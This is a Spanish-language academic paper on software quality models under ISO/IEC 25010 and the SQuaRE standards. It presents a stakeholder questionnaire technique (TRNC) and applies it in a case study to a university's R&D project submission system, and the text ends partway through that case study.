Cuando hablamos de la calidad del software, podemos hacer referencia a varias definiciones que existen en la literatura, por ejemplo, R. Pressman [3] la define como el cumplimiento de los requisitos de funcionalidad y desempeño explícitamente establecidos, de los estándares de desarrollo explícitamente documentados, y de las características implícitas que se espera de todo software desarrollado profesionalmente

En IEEE [4], se expresa que: “La calidad del software es el grado con el que un sistema, componente o proceso cumple los requerimientos especificados y las necesidades o expectativas del cliente o usuario”.

En tanto que ISO/IEC 25010 [5], define a la calidad del software como el Grado en que el producto software satisface las necesidades expresadas o implícitas, cuando es usado bajo condiciones determinadas

En este sentido, la mejora de la calidad del software puede ser abordada desde distintos puntos de vistas, dado que existen diferentes enfoques, como se menciona en [6] y en [2] estos enfoques están dados desde el punto de vista del proceso, del producto (calidad interna y externa) y del uso.

En [5] se enfatiza sobre la calidad en el ciclo de vida, en donde se pone en evidencia las relaciones de dependencia y de influencia que cada uno de estos enfoques tiene respecto del otro. Por ejemplo, la calidad (interna) de un producto de software dependerá de la calidad del proceso que lo ha generado, y por ende la calidad de ese proceso tendrá una influencia directa en la calidad (interna) de ese producto.

También se menciona que la calidad en el uso de un producto dependerá de la calidad (externa) del producto y que la misma tendrá una influencia directa sobre la calidad en uso en un contexto de uso determinado.

Para cada uno de los mencionados enfoques de la calidad existen distintos tipos de Modelo de Calidad (MC) de software que se pueden aplicar. Los MC representan un conjunto de características y subcaracterísticas deseables por alguna de las partes interesadas y que son esperables que tenga un producto.

Identificar y definir estas características permite tener los atributos necesarios para poder medir las propiedades

de calidad de los productos de software. En base a estos atributos se definen y/o reutilizan métricas, ya sea de la bibliografía o definidas para realizar las mediciones [7].

Cualquier oportunidad de mejora, y de manera particular las relacionadas con la calidad del software sugieren un cambio. En [8] se menciona que las propuestas de cambio al sistema son el motor para la evolución del mismo en todas las organizaciones. Se menciona también que estos cambios pueden provenir de cuatro fuentes: de requerimientos existentes que no se hayan implementado en el sistema liberado, de peticiones de nuevos requerimientos, de reportes de bugs de los participantes del sistema, y de nuevas ideas para la mejora del software por parte del equipo de desarrollo del sistema.

Por lo indicado anteriormente sería importante entonces, para las organizaciones, contar con la posibilidad de mejorar sus sistemas a través de la mejora de la calidad del software.

Tomando en cuenta la necesidad planteada, y el contexto descrito, es que, el presente trabajo tiene como objetivo central elaborar una propuesta que permita identificar y clasificar factores de calidad que permitan mejorar las características del software utilizado en las organizaciones.

Poder identificar, clasificar y analizar las necesidades de calidad de las partes interesadas [9], será el foco principal de este trabajo, para ello se hará uso de la Técnica para relevamiento de las necesidades de calidad de las partes interesadas (TRNC) desarrollada en [10].

La TRNC posibilita trabajar con distintas vistas de calidad y partes interesadas, dado que la misma, sólo fue validada para la vista externa y desde la perspectiva del adquiriente es que, se plantea en este trabajo validar la TRNC tomando en cuenta otras vistas de calidad y partes interesadas.

De manera puntual, en este trabajo se presenta un caso de estudio con el fin de instanciar la TRNC, tomando como escenario la necesidad de mejora de la calidad de un determinado producto de software implementado en una organización, desde el punto de vista de calidad externa y de uso, tomando en cuenta las necesidades de calidad de los usuarios principales y desde la perspectiva de quien desarrolla y mantiene el software.

En lo sucesivo el trabajo se encuentra estructurado de la siguiente forma: la Sección 2 describe la Familia de normas de normas ISO/IEC 25000 [11] y sus relaciones, la Sección 3 hace referencia a los Modelos de Calidad en general y en particular a los establecidos por ISO/IEC 25010 [5]. La Sección 4 presenta TRNC, la Sección 5 muestra los trabajos relacionaos, mientras que la Sección 6 desarrolla el caso de estudio. La Sección 7 expone los resultados y la Sección 8 presenta las conclusiones y los trabajos futuros.

2. Familia de Normas ISO/IEC 25000

En esta sección se presenta un desglose general de las divisiones y normas que forman parte de la familia de ISO/IEC 25000 [16], a este conjunto relacionado de normas se las conoce como SQuaRE, del inglés Systems

and software Quality Requirements and Evaluation (SQuaRE).

SQuaRE es la evolución e integración del modelo de referencia ISO/IEC 9126 y del marco de trabajo ISO/IEC 14598.

SQuaRE es una serie organizada lógicamente, enriquecida y unificada que cubre dos procesos principales:

1-Especificación de requerimientos de la calidad de software.

2-Evaluación de la calidad del software, apoyados por un proceso de medición de la calidad de software.

El propósito de SQuaRE es ayudar al desarrollo y adquisición del producto de software con la especificación y evaluación de los requerimientos de calidad. Establece criterios para la especificación de requerimientos de la calidad del producto de software, su medición y evaluación. Incluye, además, un modelo de la calidad para la alineación de las definiciones de la calidad del cliente con atributos del proceso de desarrollo.

Además, la serie proporciona medidas recomendadas de los atributos de calidad del producto de software que pueden ser utilizadas por desarrolladores, adquirientes y evaluadores [16].

Según se muestra en la Figura 1 el modelo general de referencia SQuaRE está organizada a través de cinco divisiones, a su vez, cada una de ellas contiene una cierta cantidad de normas. En este modelo, se pueden ver las misma, como así también sus relaciones. Dicho modelo se creó para ayudar a los usuarios a navegar a través de SQuaRE.




Figura 1. Modelo general de referencia SQuaRE [11]

2.1 División y normas de SQuaRE

- **ISO/IEC 2500n:** División de Gestión de la Calidad. Las normas que conforman esta división definen todos los modelos, términos y definiciones comunes referenciados por todas las otras normas de SQuaRE. Se ofrecen como ayuda para todo tipo de usuarios referencias (guía a través de los documentos SQuaRE) y recomendaciones prácticas de alto nivel para la implantación apropiada de las normas de aplicación específica.

La división también proporciona requisitos y directrices para una función de soporte, la cual es responsable de la evaluación y gestión de la especificación de requerimientos del producto. Las normas que conforman esta división son: *ISO/IEC 25000: Guía de SQuaRE* e *ISO/IEC 25001: Planificación y gestión*.

- **ISO/IEC 2501n:** División del Modelo de la Calidad.

En esta división se presentan los modelos detallados de calidad para sistemas y productos de software, calidad en el uso y calidad de datos. También proporcionan una guía práctica sobre la utilización del modelo de la calidad. Las normas que conforman esta división son: *ISO/IEC 25010: Modelo de Calidad* e *ISO/IEC 25012 – Modelo de calidad de datos*.

- **ISO/IEC 2502n: División de la Medición de la Calidad.** Las Normas Internacionales que conforman esta división incluyen un modelo de referencia de medición de la calidad de sistemas y del producto de software, definiciones matemáticas de medidas de la calidad, y directrices prácticas para su aplicación. Esta división presenta medidas internas de la calidad de software, medidas externas de la calidad del sistema o producto de software y medidas de la calidad en el uso. Se definen y presentan los elementos de medida de la calidad que forman la base para medidas posteriores.

Las normas que conforman esta división son: *ISO/IEC 25020: Guía y modelo de referencia de medición*, *ISO/IEC 25021: Elementos de medida de la calidad*, *ISO/IEC 25022: Medición de la calidad en el uso*, *ISO/IEC 25023: Medición de la calidad del sistema y del producto de software*, *ISO/IEC 25024: Medición de la calidad de datos*

- **ISO/IEC 2503n: División de los Requerimientos de la Calidad.** Esta división ayuda en la especificación de los requerimientos de calidad. Estos requerimientos de la calidad se pueden utilizar en el proceso de elicitación de requerimientos de la calidad de un producto a ser desarrollado o como entradas para un proceso de evaluación.

La norma que conforma esta división es: *ISO/IEC 25030: Requerimientos de la calidad*

- **ISO/IEC 2504n: División de la Evaluación de la Calidad.** En esta división se proporciona requisitos, recomendaciones y directrices para la evaluación del producto, ya sea que la misma sea realizada por evaluadores independientes, adquirientes o desarrolladores. También se presenta el soporte para documentar una medida como un Módulo de Evaluación.

Las normas que conforman esta división son: *ISO/IEC 25040: Proceso de evaluación*, *ISO/IEC 25041: Guía de evaluación para desarrolladores, adquirientes y evaluadores independientes*, *ISO/IEC 25045: Módulos de evaluación para la capacidad de recuperación*.

3 Modelos de Calidad de Producto de Software.

Según se expresa en [5] los Modelos de Calidad (MC) son aplicados para apoyar la especificación y la evaluación de la calidad del software, también en [6] se plantea que los MC permiten la definición estructurada de criterios de evaluación, la especificación de requerimientos, la descripción de componentes en relación a ellos y la identificación de desajustes de manera sistemática facilitando el proceso de evaluación y selección del software.

Los modelos pueden, por ejemplo, ser utilizados por desarrolladores, adquirientes, personal de aseguramiento y de control de la calidad y evaluadores independientes, particularmente aquellos responsables de especificar y evaluar la calidad del producto de software.

Los (MC) son instrumentos o artefactos específicamente diseñados y construidos para soportar evaluación y selección de componentes de software. Permiten la definición estructurada de criterios de evaluación, la especificación de requerimientos, la descripción de componentes en relación a ellos y la identificación de desajustes de manera sistemática facilitando el proceso de evaluación y selección del software [11].

Los modelos de calidad representan un conjunto de características y subcaracterísticas deseables por alguna de las partes interesadas y que son esperables que tenga un producto.

Identificar y definir estas características permite tener los atributos necesarios para poder medir las propiedades de calidad de los productos de software. En base a estos atributos se definen y/o reutilizan métricas, ya sea de la bibliografía o definidas para realizar las mediciones [7].

Según se expresa en [11], las propuestas existentes de modelos de calidad se pueden clasificar como modelos de calidad fijos, a medida o mixtos. Para la primera clasificación, las principales propuestas fueron desarrolladas por autores como McCall (1977) [12], Boehm et al. (1986) [14] y FURPS Grady y Caswell (1987) [12]. Para los modelos de calidad a medida existen propuestas metodológicas como GQM (Goal-Question-Metric) de Basili [13] y la del estándar IEEE 1061 [14]. Mientras que para el desarrollo de los modelos de calidad mixtos se pueden destacar propuestas como, ADEQUATE Horgan [12], el modelo de Gilb [15] y el modelo propuesto en el estándar ISO/IEC 9126-1 [12], este último es actualizado y reemplazado por el estándar ISO/IEC 25010 [5].

3.1 Modelos de Calidad de ISO/IEC 25010

Como se detalló en la Sección 2 una parte importante y esencial en el esquema planteado por SQuaRE es el modelo de calidad, el mismo constituye la base del modelo de referencia (Figura 1) y, desde allí, se derivan los dos aspectos fundamentales que plantea SQuaRE: la especificación de requerimientos y la evaluación de la calidad del software.

De manera general, al modelo de calidad propuesto por la norma ISO/IEC 25010 [5], se lo podría esquematizar a través de un diagrama jerárquico, como se muestra en la

Figura 2, donde se representa, en un primer nivel, las principales características de calidad que tendrá el modelo, éstas pueden subdividirse en una o varias subcaracterísticas de calidad, lo que luego permite asociarle los atributos necesarios, éstos últimos representan las cualidades o propiedades de calidad que el software debe satisfacer.




Figura 2. Jerarquía que representa el modelo de calidad [11]

En la Norma ISO/IEC 25010 [5] se definen dos tipos de modelos de calidad:

- Calidad en uso.
- Calidad del producto (Interna y Externa)

3.4.1 Modelo de Calidad en Uso

La calidad en el uso es definida en [5] como el grado en el cual un producto o sistema puede ser utilizado por usuarios específicos para satisfacer sus necesidades para alcanzar metas específicas con eficacia, eficiencia, ausencia de riesgo y satisfacción en contextos de uso específicos.

El modelo de calidad en uso está compuesto por 5 características y 9 subcaracterísticas. En la Tabla 1 se puede observar cómo está compuesto el mencionado modelo de calidad.

Tabla 1. Modelo de Calidad en uso del estándar ISO/IEC 25010 [5]

Características	Subcaracterísticas
Eficacia	
Eficiencia	
Satisfacción	- Utilidad - Confianza - Placer - Comodidad
Ausencia de riesgo	- Mitigación de riesgo económico - Mitigación de riesgo de salud y seguridad física -Mitigación de riesgo ambiental
Cobertura del contexto	-Complejidad del contexto -Flexibilidad

3.4.1 Modelo de Calidad Producto

El modelo de calidad de producto está compuesto por 8 características y 31 subcaracterísticas, éstas se explicitan en la Tabla 2 y se refieren a las propiedades estáticas del software y a las propiedades dinámicas del sistema informático. Este modelo es aplicable tanto a sistemas informáticos como a productos de software.

Como se detalló anteriormente, el modelo de calidad de producto de software presentado dentro de SQuaRE, a través del estándar ISO/IEC 25010 [5], corresponde a la categoría de un modelo de calidad mixto.

Tabla 2 Modelo de Calidad de producto del estándar ISO/IEC 25010 [5]

Características	Subcaracterísticas
Adaptación funcional	- Completitud funcional - Exactitud funcional - Adecuación funcional
Eficiencia del desempeño	- Comportamiento relativo al tiempo - Utilización de recursos - Capacidad
Compatibilidad	- Co-existencia - Interoperabilidad
Usabilidad	- Capacidad de reconocer la adecuación - Facilidad de aprendizaje - Operatividad - Protección de errores del usuario - Estética de la interfaz del usuario - Accesibilidad
Confiabilidad	- Madurez - Disponibilidad - Tolerancia a fallas -Capacidad de recuperación
Seguridad	- Confidencialidad - Integridad - No repudio - Rendición de cuentas - Autenticidad
Capacidad de mantenimiento	- Modularidad - Reutilización - Capacidad de ser analizado - Capacidad de ser modificado - Capacidad de ser probado
Portabilidad	- Adaptabilidad - Capacidad de instalación - Capacidad de ser reemplazado

4 Técnica para Relevamiento de las Necesidades de Calidad de las Partes Interesadas.

La Técnica para relevamiento de las necesidades de calidad de las partes interesadas TRNC [10] está desarrollada con el fin de indagar sobre la opinión de los usuarios pertenecientes a las partes interesadas respecto de los aspectos de calidad de un determinado software.

La mencionada Técnica está basada en el marco de referencia que propone ISO/IEC 25030 [9] (Figura 3), con el fin de implementar los procesos de definición y análisis de requisitos de la calidad, tomando como punto de partida las necesidades de la calidad de las partes interesadas o stakeholders a través de la opinión que tengan éstos sobre los aspectos de calidad a considerar para un determinado software en un determinado ámbito de aplicación.

Otro aspecto importante y necesario que se destaca en esta Técnica es la identificación de los distintos tipos de usuarios que pertenecen a las distintas partes interesadas, esto se logra a través de la categorización propuesta por ISO/IEC 25000 [11].




Figura 3. Definición y análisis de los requisitos de la calidad del software - IRAM ISO/IEC 25030:2019 [9]

Estas partes interesadas incluyen tres tipos de usuarios, según se explicita en ISO/IEC 25010 [5].

1. *Usuario principal.*
2. *Usuarios secundarios.*
3. *Usuario indirecto.*

Específicamente esta Técnica está compuesta por una serie de cuestionarios, los cuales incluyen una serie de preguntas, estas preguntas son seleccionadas de la guía de preguntas general, y son las que permiten recoger las opiniones de los usuarios pertenecientes a las partes interesadas, respecto de los aspectos de calidad para un determinado software en un ámbito específico de aplicación.

Las preguntas están elaboradas utilizando los siguientes elementos:

- Norma ISO/IEC 25030 [12].
- Norma ISO/IEC 25010 [5].
- Norma ISO/IEC 25023 [13].
- Norma ISO/IEC 25022 [14].
- Escala de Likert [15].
- Recomendaciones para recoger opiniones [16].

Estas preguntas están relacionadas con las características y subcaracterísticas del Modelo de Calidad (MC) de ISO/IEC 25010 [5] y las métricas definidas en ISO/IEC 25023 [13], y tienen la finalidad de que los distintos tipos de usuarios (principales, secundarios e indirectos) puedan responderlas de manera autónoma, teniendo en cuenta el software o sistema objeto de análisis y el ámbito de aplicación del mismo. Las respuestas se dan en una escala de cinco niveles de importancia de Likert [15].

Las preguntas están redactadas preferentemente en lenguaje no técnico, siguiendo las recomendaciones descriptas en [16].

Si bien se utiliza el MC de referencia propuesto en ISO/IEC 25010 [5], por ser un modelo amplio y de consenso internacional, la Técnica permite trabajar con cualquier MC que se quiera utilizar como referencia.

A continuación, se da un ejemplo de cómo quedaron redactadas las preguntas y su asociación con las características y subcaracterísticas de calidad en base al MC de ISO/IEC 25010 [5] y la asociación con las métricas correspondientes a ISO/IEC 25023 [13].

Característica: Usabilidad

Subcaracterística: Operatividad

Métrica Asociada: Soporte de dispositivos de entrada

Pregunta: ¿Qué importancia tiene para usted que el sistema pueda realizar las tareas mediante todas las modalidades de entrada apropiadas, como el teclado, el ratón o la voz? (Ej.: en determinados casos el uso del teclado hace las tareas más sencillas, el uso de lectores de código de barras, etc.)

Respuesta

Sin importancia	De poca importancia	Moderadamente importante	Importante	Muy importante
0	0	0	0	0

De manera puntual se puede mencionar que la TRNC cuenta con los siguientes elementos:

- Una guía general con un total de 84 preguntas. Estas preguntas abarcan la totalidad de las características y subcaracterísticas del MC de ISO/IEC25010 [5].
- Tres tipos de cuestionarios que contienen un subconjunto de las 84 preguntas y están orientados para cubrir las necesidades y expectativas de los usuarios principales, secundarios e indirectos.
- Un método basado en la escala de Lickert [15] que permite procesar las respuestas a los cuestionarios, ponderar los resultados y fijar criterios de aceptación.
- Aplicación web denominada SisRCPI (Sistema para la definición de Requisitos de Calidad de las Partes Interesadas) [10], este sistema web permite la carga del modelo de calidad de referencia, carga de las preguntas, armado, envío y procesamiento de los cuestionarios, emisión de distintos tipos de informes que sirven como soporte para la toma de decisiones para arribar a una especificación de requisitos de calidad del software.

5 Antecedentes Relacionados

Los antecedentes que se detallan a continuación son relevantes para este trabajo dado que los resultados que arrojaron son de importancia tanto para el dominio en donde fueron aplicados, como así también, por los

conceptos, métodos y/o técnicas desarrollados y/o implementados.

En [17] se presenta el método WORMS (del inglés, Weights, Objectives, Rules, Mismatches and Selection) aplicado para la selección de componentes OTS (de las siglas inglesas “Off-TheShelf”) este método divide el proceso de selección en dos fases:

- Fase 1: Elaboración del modelo de requisitos.
- Fase 2: Selección de componentes.

Dado los objetivos del presente trabajo es que haremos foco en la primera fase de la propuesta, la elaboración del modelo de requisitos. Esta fase, a su vez, está compuesta por dos actividades:

- Actividad 1: Determinar los requisitos de partida.
- Actividad 2: Asignar pesos y prioridades a los requisitos.

Para la Actividad 1 (Determinar los requisitos de partida), este método considera como punto de partida la existencia del MC y en caso de que no exista, los mismos autores proponen un método denominado IQMC [17] para su construcción.

Este método fue instanciado en [18] donde se construyó primero un MC basado en el estándar de calidad ISO/IEC 9126-1 siguiendo el método IQMC [17], también en [7] presenta una propuesta que utiliza el método tomando como modelo de calidad de referencia ISO/IEC 25010 [5], para ambos casos se menciona que, para asignar las prioridades a los factores de calidad los usuarios finales, utilizaron una matriz cuadrada, una variante de las matrices de Leopold [19].

Este método propone la elaboración del modelo de requisitos involucrando a personas interesadas (Stakeholders) y los usuarios finales, partiendo de un modelo de calidad preestablecido para un dominio específico o bien utilizando, por ejemplo, ISO/IEC 25010 [5] como MC de referencia y la implementación del método IQMC [17] para guiar la construcción del modelo de requisitos.

Otro antecedente para destacar es lo planteado en GOCAME (Goals-Oriented Context-ware Measurement and Evaluation) en donde se despliega una estrategia de medición y evaluación (M&E), la cual forma parte de la familia de estrategias del Enfoque Holístico de Calidad Multinivel y Multipropósito [20].

GOCAME se basa en el proceso para evaluadores y el proceso de medición de software de ISO, por lo tanto, GOCAME se apega a dichos estándares, además proporciona una visión integrada de ambos.

Según se expresa en [21], GOCAME tiene un proceso de M&E definido y modelado que consta de seis procesos principales:

- 1) Definir los requerimientos no funcionales.
- 2) Diseñar la medición.
- 3) Implementar la medición.
- 4) Diseñar la evaluación.
- 5) Implementar la evaluación.
- 6) Analizar y recomendar.

Según se desarrolla en [22], la primera actividad planteada en GOCAME es la de definir los requerimientos no funcionales, para ello se plantean tres sub-actividades:

- 1) Establecer la Necesidad de Información.
- 2) Especificar el Contexto.
- 3) Establecer el Árbol de Requerimientos.

Específicamente para el desarrollo del presente trabajo es de interés poner el foco en la sub-actividad 3 *Establecer el Árbol de Requerimientos*, para ello en [21] se establece que será necesario para cumplir con esa actividad llevar a cabo, entre otras, dos tareas:

- 1) Seleccionar un Modelo de Concepto.
- 2) Definir el árbol de requerimientos.

En [21] se lleva a cabo un caso en donde se arriba a una Especificación de Requerimientos No Funcionales en donde queda establecido el árbol de requerimientos a partir del modelo de concepto de ISO 9126-1 para la característica Calidad en Uso.

Para el caso desarrollado en [20], vemos que el modelo de concepto a utilizar es ISO/IEC 25010 [5] y que las dimensiones consideradas para conformar el árbol de requerimientos son Eficiencia, Adecuación funcional y Compatibilidad.

También en [23] se presenta un árbol de requerimientos que parte del modelo de concepto de ISO/IEC 25010 [5] y fue instanciado específicamente para la característica Seguridad y sus subcaracterísticas: Confidencialidad, Integridad y Autenticidad.

Como se puede observar, GOCAME es una propuesta robusta basada en una ontología, con procesos claramente especificados y definidos y posee una metodología y una herramienta desarrollada. Es una estrategia multipropósito que está específicamente diseñada para soportar M&E.

También se observa que la misma implementa, como uno de los procesos principales, Definir los requerimientos no funcionales, para lo cual, y dado el dominio o contexto de aplicación, se seleccionará un modelo de concepto de partida (por ej. modelo de calidad externa ISO/IEC 25010) para llegar a la especificación del árbol de requerimientos.

En [24] se presenta una propuesta que plantea el desarrollo de un asistente que implementa el enfoque Goal Question Metric (GQM) [25] e ISO/IEC 25010 [5] para la evaluación de características de calidad de producto de software.

Según se expresa en [24], la norma ISO/IEC 25010 [5] brinda un modelo de calidad para la evaluación de un conjunto de características aplicables a un producto de software. En el mismo trabajo se presenta un modelo de evaluación para las características y subcaracterísticas basado en el enfoque GQM [25], el cual parte de un objetivo concreto para, luego, crear preguntas asociadas a dicho objetivo y, mediante la combinación de las mismas, obtener la métrica en cuestión.

Para los tres casos desarrollados [24], se expresa que se generaron las preguntas asociadas específicamente a la característica de Seguridad y un conjunto de reglas de evaluación para las respuestas a esas preguntas que, combinadas, generaron las métricas a cada subcaracterística y, en consecuencia, las métricas de la característica.

Como se mencionó anteriormente, el modelo de calidad o de requisitos a ser evaluados para ese caso fue la característica Seguridad y las subcaracterísticas

correspondientes, las cuales fueron tomadas del modelo de referencia propuesto por ISO/IEC 25010 [5], el proceso de evaluación fue guiado por ISO/IEC 25040 [26] y la métricas definidas a través del enfoque GQM [25].

Otro antecedente ligado a lo descrito anteriormente es el desarrollo de un sistema denominado Sistema de Evaluación de Productos que es presentado en una tesis de grado [27].

Esta propuesta tiene como finalidad el desarrollo de un sistema que permita a usuarios inexpertos en calidad llevar a cabo una evaluación de un producto de software.

Para ese desarrollo se plantea la utilización del esquema que propone la norma ISO/IEC 25040 [26] para la ejecución de una evaluación. Se analiza la aplicabilidad de GQM [25], a través del cual se genera un conjunto de preguntas que permitan la creación de métricas aplicables a las subcaracterísticas de la ISO/IEC 25010 [5]. En base a esto, se generan criterios de evaluación basados en la combinación de las respuestas a dichas preguntas.

Se observa que esta propuesta está orientada a la evaluación de productos de software y los requisitos de calidad a ser evaluados a través de este método son seleccionados del modelo de calidad que propone ISO/IEC 25010 [5], las métricas se definen con el enfoque GQM [25] y el proceso de evaluación es guiado por ISO/IEC 25040 [26].

Si bien se utilizan cuestionarios para relevar los datos, no se presenta en esta propuesta algún método, técnica y/o herramienta que permita especificar los requisitos de calidad de partida a ser evaluados para un producto de software determinado, éstos son seleccionados directamente del modelo de calidad perteneciente a ISO/IEC 25010 [5].

Las propuestas vistas anteriormente revisten un marco de importancia para el área de calidad de software, todas ellas toman de alguna u otra manera como referencia el estándar de calidad ISO/IEC 25010 [5] o su antecesor ISO/IEC 9126-1 como modelos de concepto o modelo de calidad de referencia.

Se puede ver que en las propuestas anteriores no se explicita algún método y/o técnica que permita abordar de manera integral el tratamiento de las necesidades y/o expectativas de los distintos tipos de usuarios o stakeholders que interactúan o tienen algún interés en el software que operan, mantienen y/o utilizan como soporte para la toma de decisiones.

También se observa que en estas propuestas no se menciona la utilización de alguna norma o modelo que pueda conducir un proceso para lograr la especificación de requisitos de calidad de software, por ejemplo, la utilización del marco de referencia propuesto por ISO/IEC 25030 [12].

6. Caso de Estudio

Dada la necesidad de mejora para el software implementado en una organización, es que, para el desarrollo de este caso de estudio se selecciona el punto de vista de calidad externa y de uso, tomando en cuenta las necesidades de calidad de los usuarios principales y desde

la perspectiva de quien desarrolla y mantiene el software.

De manera concreta se instanciará la TRNC descrita en la Sección 2 en función de la premisa planteada en el párrafo anterior y se utilizará la aplicación SisRCPI [10] para gestionar los procesos operativos como: dar de alta los modelos de calidad de referencia con el fin de ofrecer las vistas de calidad necesarias (calidad externa de producto y de uso), gestionar la guía de preguntas, los cuestionarios y su posterior procesamiento. Como así también hacer uso de los informes y criterios de decisión para llegar a una especificación de requisitos de calidad de producto de software.

El software que es objeto de este estudio es un sistema web que permite a Docentes Investigadores, pertenecientes a una Institución Educativa de Nivel Superior, realizar la carga de los proyectos de I+D a la convocatoria que esa Institución promueve anualmente.

Este sistema, tiene como objetivo que el Investigador realice la carga completa y presente un Proyecto de I+D a la convocatoria vigente. Entre otras funcionalidades, este sistema, permite al investigador gestionar los RRHH involucrados en el proyecto, carga de CV y avales requeridos, cronograma de actividades, presupuesto involucrado, etc.

6.1 Carga Inicial del Modelo de Calidad

Como se mencionó anteriormente se utilizará SisRCPI [10] con el fin de gestionar la información necesaria para la instanciación de la TRNC [10].

Dado el perfil de este trabajo, se carga el modelo de calidad de producto, ISO/IEC25010 [5], vista externa y en uso, y sus métricas asociadas. La carga se hace a través de la transcripción del MC según sus características, subcaracterísticas y métricas asociadas para producto de software ISO/IEC 25023 [13] e ISO/IEC 25022 [14] para calidad en uso. Lo anterior se gestiona a través de la opción Modelos de Calidad SisRCPI Figura 4.



Figura 4. Captura de pantalla SisRCPI – Gestión del modelo calidad

6.2 Elaboración y Carga Inicial de las Preguntas

Para este caso las preguntas generadas fueron 25 en total, de las cuales 22 están relacionadas con el MC de producto vista externa y 3 con el MC en uso. Se abarcaron 3 Características y 11 subcaracterísticas en total. En la Tabla 3 se muestran los datos resumidos.

Para este caso las respuestas a las preguntas generadas estarán dadas en la escala de Likert [15] a través de cinco categorías para determinar el nivel de Acuerdo.

Tabla 3. Cantidad de preguntas por Modelo de Calidad

Modelos de Calidad	Característica	Subcaracterística	Cantidad de Preguntas
Externo	Adaptación Funcional	Complejidad funcional	1
		Adecuación funcional	1
	Eficiencia del Desempeño	Comportamiento relativo al tiempo	1
		Usabilidad	Capacidad de reconocer la adecuación
	Facilidad de aprendizaje		4
	Operatividad	8	
	Protección de errores del usuario	3	
	Estética de la interfaz del usuario	1	
	Accesibilidad	2	
	Uso	Satisfacción	Satisfacción general
Satisfacción con las características			2

A modo de ejemplo se transcriben dos preguntas

Modelo de Calidad: Producto vista externa

Característica: Usabilidad

Subcaracterística: Facilidad de aprendizaje

Métrica Asociada: Valores por defecto de los campos de entrada

Pregunta: ¿El sistema cuenta con campos de entrada con valores por defecto y/o que se completan automáticamente?

Respuesta

- Totalmente en desacuerdo
- En desacuerdo
- Indeciso
- De acuerdo
- Totalmente de acuerdo

Modelo de Calidad: en uso

Característica: Satisfacción

Subcaracterística: Utilidad

Métrica Asociada: Satisfacción con las características

Pregunta: ¿Cuándo usted carga el Cronograma de actividades del proyecto en el sistema, lo realiza de manera adecuada con eficacia y eficiencia, con lo cual se podría decir que dicha actividad la realiza de manera satisfactoria?

Respuesta

- Totalmente en desacuerdo
- En desacuerdo
- Indeciso

- De acuerdo
- Totalmente de acuerdo

Las preguntas generadas son cargadas en SisRCPI a través de las opciones de menú para tal fin, en la Figura 5 se muestra la mencionada opción



Figura 5. Captura de pantalla SisRCPI – Gestión de preguntas

6.3 Carga de Información General

Desde la opción de menú Organizaciones de SisRCPI (Figura 6) se procede a cargar la información general para identificar la organización, el software, partes interesadas, el tipo de usuarios involucrados, etc.



Figura 6. Captura de pantalla SisRCPI – Gestión de Información general

Organización: El organismo que se da de alta para el caso de estudio es un Organismo perteneciente al sistema público de educación superior

Partes interesadas: se define para este caso que la clasificación general de las partes interesadas es quien desarrolla y mantiene el software

Usuarios: se cargan los usuarios con sus respectivos datos filiatorios y se asocia al tipo de usuario según corresponda (principal, secundario e indirecto). Para este caso el foco estará puesto en los usuarios principales, la cantidad seleccionada es de 20 usuarios. Este número se obtuvo de la base de datos de la institución y los mismos corresponden a usuarios que interactuaron con el sistema objeto en los años 2019 y 2020.

Tipo de software: este es un parámetro del sistema para identificar si el software es: un producto listo para usar, un

producto a medida o para modificaciones o mejora de un producto existente.

Software: Aquí se detalla el nombre y una descripción del software. Para este caso se describe como sistema de ciencia y tecnología. Este sistema permite a los docentes investigadores realizar la carga de los Proyecto de I+D en la convocatoria vigente.

Principales Funcionalidades por tipo de usuarios:

Para el desarrollo de este caso se selecciona a los usuarios principales.

Usuarios Principales:

Estos usuarios son los encargados de llevar a cabo la carga de los proyectos I+D en el sistema objeto de este caso, las principales funcionalidades están asociadas con la caga general de este tipo de proyectos, Denominación, Resumen técnico, Objetivos, RRHH, Calendario de actividades, Presupuesto, etc.

Creación, relación y envío de Cuestionarios

Desde la opción de menú Cuestionarios (Ver Figura 7) se crean los cuestionarios para cada tipo de Usuario (principal, secundario e indirecto). Para el caso en desarrollo se crea el cuestionario para usuarios principales



Figura 7. Captura de pantalla SisRCPI – Gestión de Cuestionarios

A este cuestionario se le asignan las preguntas elaboradas en el punto 4.2. Para el caso en desarrollo, la asignación de preguntas quedó de la siguiente forma:

- Cuestionario usuarios principales
 - 25 preguntas
- Una vez completado el proceso de creación y asignación de preguntas, se le asigna al cuestionario los usuarios que deberán responderlas, de la misma forma, se muestra la lista de usuarios ya cargados y preclasificados para que se puedan seleccionar y relacionar al cuestionario correspondiente según la tipificación de usuario (principal, secundario e indirecto).
- Para el caso en desarrollo la asignación queda planteada de la siguiente manera:
